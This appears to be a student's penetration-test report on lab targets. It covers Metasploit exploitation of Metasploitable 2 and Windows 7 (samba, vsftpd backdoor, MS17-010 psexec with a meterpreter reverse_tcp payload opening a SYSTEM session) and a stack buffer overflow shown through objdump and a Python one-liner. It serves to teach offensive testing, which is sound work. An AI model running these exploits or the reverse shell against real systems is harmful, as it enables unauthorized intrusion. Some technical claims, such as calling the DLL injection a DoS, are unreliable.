PENETRATION TEST

Network Binary Exploitation

PREPARED BY
Gopi Gor

CONTENTS

EXECUTIVE SUMMARY

In the previous exploration of different active information gathering techniques, we found a lot of information about the specified target. The next phase was to exploit the machines using the vulnerabilities discovered. This report discusses the 3 main exploitation that were done, mainly Metasploitable exploitation, Windows 7 Exploitation, and Binary Exploitation.

Among the discoveries we made, we found many vulnerabilities in the modules that were explored and 2 modules were exploited for each; Windows 7 and Metasploitable. These exploit modules were then used in later getting basic system information to enable sessions and interact with the servers. The binary exploitation focused on buffer overflow which attackers use to execute arbitrary code or run other things like corrupt data or overwrite the current data in storage.

On the business level aspect of this, there could be major damage to the organization and its valuable assets because these vulnerabilities. There could be major financial losses due to ransomware attacks, loss of intellectual property, and customer costs for compensations incase their data is exposed or services have been unavailable. Apart from direct costs, incdirect costs could be loss of customer trust, legal problems or downtime.

The recommendations to avoid this is to ensure that all systems are patched and updated regularly, monitored, and have a special team for managing these vulnerabilities.

SCOPE AND OBJECTIVES

The scope of this report is to ensure that the vulnerabilities discovered in the previous method of information gathering are used to gain initial access into the systems and create sessions to then perform the next actions. An additional exploit method was used to understand how buffer overflow is done to add accessing data and how buffers are overflown to write malicious code or perform other actions.

The main objectives of this report are:

1. Perform 2 exploits on Metasploitable 2.
2. Perform 2 exploits on Windows 7.
3. Perform binary exploitation.
4. Explain the methodology used for performing the exploitation.
5. Present the findings for each of the exploits done.
6. Provide recommendations for overcoming these issues.

METHODOLOGY

This section talks about the methodology that was used to exploit the different machines by the tools, commands and process which was followed.

1.**Metasploitable 2**

- An nmap scan was run to first gather the open ports and services on the target machine.
- After this, the **search samba & search vsftpd** commands were used to find all modules containing these services.
- As per the information gathered, we accessed 2 modules - **use exploit/multi/samba/usermap_script** and **use exploit/unix/ftp/vsftpd_234_backdoor** were run to access the module.
- The required configuration was done by using **set RHOSTS** as the target IP of the machine.
- Finally, the **run** command was used to create the remote sessions and gain unauthorized access. Additionally **show options** was used for config.

2.Windows 7

- An nmap scan was run to first gather the open ports and services on the target machine.
- We exploited 2 modules by using the same search, set options, and exploit commands.
- The two modules exploited were done on the basis of information gathered previously. The exploits used were **exploit/windows/smb/generic_smb_dll_injection** and **exploit/windows/smb/ms17_010_psexec.**

3.Binary Exploitation

- The binary exploitation was done to exploit the buffer overflow vulnerability.
- First the **PenTesting Scripts** folder was navigated with the C program file and exe vuln file.
- The .exe file was then disassembled using the **objdump -d vuln** to find the secretfunction() and echo() function.
- This lets us see the bits that are assigned to it, and to convert it into hex, we run a python script with the vuln file which then gave us the final output.

FINDINGS

The findings discuss the things discovered when the exploits were run on the machines and what was noticed about specific modules.

1.M**etasploitable 2**

- The **samba** vulnerability exploits a specific command execution vulnerability and affects samba versions 3.0.20 through 3.0.25rc3.
- In this vulnerability, no authentication is asked for because it simply maps usernames which usually occurs before the authentication process.
- The **vsftpd** vulnerability triggers a specific function to match a buffer, which then creates a backdoor into the system.
- It uses port 21 for this exploit and affects version 2.3.4.

2.Windows 7

- The **dll** vulnerability allows for a dll to be run or loaded from an smb share. It is a type of DoS attack which saved that file and shows the location.
- It uses the general SMB port 445 for running the exploit. it makes a difference when the user input is specified.
- The **ms17_010_psexec** allows for the write-what-where to be used to overwrite the data and then the session was started. It uses the general port of SMB 445 and takes into account the SMBUserName, SMB Password according the the current windows running user.

3.Binary Exploitation

- The binary exploitation allows for attackers to gain remote access by sending created input by identifying the input and output of the program.
- The scanf() function in the echo() function of the C program is vulnerable to buffer overflow attacks.
- Another finding was that there is no authentication required to access the **secretfunction**() so anyone with access. It can be called via an input, which attackers use to get knowledge of the ESP register and find the values.

RECOMMENDATIONS

On the basis of the exploits performed above, the attacker has now already gotten access into the system, and thus can pass malicious payloads, make changes to the admin information, or even policy changes. Whether we consider a unix or windows machine, here are few recommendations below to avoid these vulnerabilities to be exploited, and prevent the business from suffering any damage.


- With regards to the windows and unix machines, there should be patches made and updates made to avoid any arbitrary code to be run.
- Access control lists can be used to avoid unauthorized access to the systems.
- Ports that are not required, should be completed closed or filtered.
- Constant monitoring of network activity could be done as well to make sure that no anamalous activities have been taking place.
- For binary exploitation, the code should be checked on a regular basis even after the launch has been done.
- The developer team should focus on ensuring that vulnerable functions are not used, and more safer functions are used that don’t allow any kind of additional codes to be run.
- There should be employee training programs run, that educate employees on the possibilities of these things.
- Finally, regular penetration tests and vulnerability testing should be conducted to make sure the required code changes and patches are made.

APPENDIX


1.Metasploitable 2 Exploits

APPENDIX

2.Windows 7 Exploits



```
msf6 exploit(windows/smb/generic_smb_dll_injection) > show options

Module options (exploit/windows/smb/generic_smb_dll_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE_NAME                     no        DLL File name to share (Default: random .dll)
   FOLDER_NAME                   no        Folder name to share (Default none)
   SHARE                         no        Share (Default Random)
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. T
                                           his must be an address on the local machine or 0.0.
                                           0.0 to listen on all addresses.
   SRVPORT      445              yes       The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, no
                                        ne)
   LHOST     10.0.2.7         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows x86

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/generic_smb_dll_injection) > set RHOST 10.0.2.4
[!] Unknown datastore option: RHOST. Did you mean LHOST?
RHOST => 10.0.2.4
msf6 exploit(windows/smb/generic_smb_dll_injection) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.7:4444
msf6 exploit(windows/smb/generic_smb_dll_injection) > [*] File available on \\0.0.0.0\LqoM\rOPIu
.dll ...
[*] Server is running. Listening on 0.0.0.0:445
[*] Server started.
```



```
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBPass user
SMBPass => user
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBUser user
SMBUser => user
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[-] Handler failed to bind to 10.0.2.7:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 10.0.2.4:445 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or
 unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 4445
LPORT => 4445
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.0.2.7:4445
[*] 10.0.2.4:445 - Authenticating to 10.0.2.4 as user 'user' ...
[*] 10.0.2.4:445 - Target OS: Windows 7 Professional 7600
[*] 10.0.2.4:445 - Built a write-what-where primitive ...
[+] 10.0.2.4:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.0.2.4:445 - Selecting PowerShell target
[*] 10.0.2.4:445 - Executing the payload ...
[+] 10.0.2.4:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.7:4445 → 10.0.2.4:49164) at 2024-03-11 16:28:20 -0400

meterpreter >
```

APPENDIX

3.Binary Exploitation - Buffer Overflow

```
┌──(root㉿kali)-[/home/user1]
└─# cd PenTestingScripts

┌──(root㉿kali)-[/home/user1/PenTestingScripts]
└─# ls
HelloWorld.asm  vuln

┌──(root㉿kali)-[/home/user1/PenTestingScripts]
└─# objdump -d vuln

vuln:     file format elf32-i386


Disassembly of section .init:

08048314 <_init>:
 8048314:       53                      push   %ebx
 8048315:       83 ec 08                sub    $0x8,%esp
 8048318:       e8 b3 00 00 00          call   80483d0 <__x86.get_pc_thunk.bx>
 804831d:       81 c3 e3 1c 00 00       add    $0x1ce3,%ebx
 8048323:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 8048329:       85 c0                   test   %eax,%eax
 804832b:       74 05                   je     8048332 <_init+0x1e>
 804832d:       e8 3e 00 00 00          call   8048370 <__gmon_start__@plt>
 8048332:       83 c4 08                add    $0x8,%esp
 8048335:       5b                      pop    %ebx
 8048336:       c3                      ret

Disassembly of section .plt:

08048340 <.plt>:
 8048340:       ff 35 04 a0 04 08       push   0x804a004
 8048346:       ff 25 08 a0 04 08       jmp    *0x804a008
 804834c:       00 00                   add    %al,(%eax)
        ...

08048350 <printf@plt>:
 8048350:       ff 25 0c a0 04 08       jmp    *0x804a00c
 8048356:       68 00 00 00 00          push   $0x0
 804835b:       e9 e0 ff ff ff          jmp    8048340 <.plt>

08048360 <puts@plt>:
 8048360:       ff 25 10 a0 04 08       jmp    *0x804a010
 8048366:       68 08 00 00 00          push   $0x8
 804836b:       e9 d0 ff ff ff          jmp    8048340 <.plt>

0804849d <secretFunction>:
 804849d:       55                      push   %ebp
 804849e:       89 e5                   mov    %esp,%ebp
 80484a0:       83 ec 18                sub    $0x18,%esp
 80484a3:       c7 04 24 a0 85 04 08    movl   $0x80485a0,(%esp)
 80484aa:       e8 b1 fe ff ff          call   8048360 <puts@plt>
 80484af:       c7 04 24 b4 85 04 08    movl   $0x80485b4,(%esp)
 80484b6:       e8 a5 fe ff ff          call   8048360 <puts@plt>
 80484bb:       c9                      leave
 80484bc:       c3                      ret

080484bd <echo>:
 80484bd:       55                      push   %ebp
 80484be:       89 e5                   mov    %esp,%ebp
 80484c0:       83 ec 38                sub    $0x38,%esp
 80484c3:       c7 04 24 dd 85 04 08    movl   $0x80485dd,(%esp)
 80484ca:       e8 91 fe ff ff          call   8048360 <puts@plt>
 80484cf:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484d2:       89 44 24 04             mov    %eax,0x4(%esp)
 80484d6:       c7 04 24 ee 85 04 08    movl   $0x80485ee,(%esp)
 80484dd:       e8 ae fe ff ff          call   8048390 <__isoc99_scanf@plt>
 80484e2:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484e5:       89 44 24 04             mov    %eax,0x4(%esp)
 80484e9:       c7 04 24 f1 85 04 08    movl   $0x80485f1,(%esp)
 80484f0:       e8 5b fe ff ff          call   8048350 <printf@plt>
 80484f5:       c9                      leave
 80484f6:       c3                      ret
```

```
┌──(root㉿kali)-[/home/user1/PenTestingScripts]
└─# python -c 'print ("a"*32 + "\x9d\x84\x04\x08")'| ./vuln
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
zsh: done                python -c 'print ("a"*32 + "\x9d\x84\x04\x08")' |
zsh: segmentation fault  ./vuln
```

REFERENCES

1. https://www.coretech.us/blog/vulnerabilities-exploits-threats-how-they-impact-your-business
2. https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/
3. https://subscription.packtpub.com/book/security/9781786463166/1/ch01lvl1sec18/vulnerability-analysis-of-vsftpd-2-3-4-backdoor
4. https://www.fortinet.com/resources/cyberglossary/buffer-overflow#:~:text=Also%20known%20as%20a%20buffer,the%20data%20in%20those%20locations.
5. https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/
6. https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/smb/generic_smb_dll_injection
7. https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_psexec/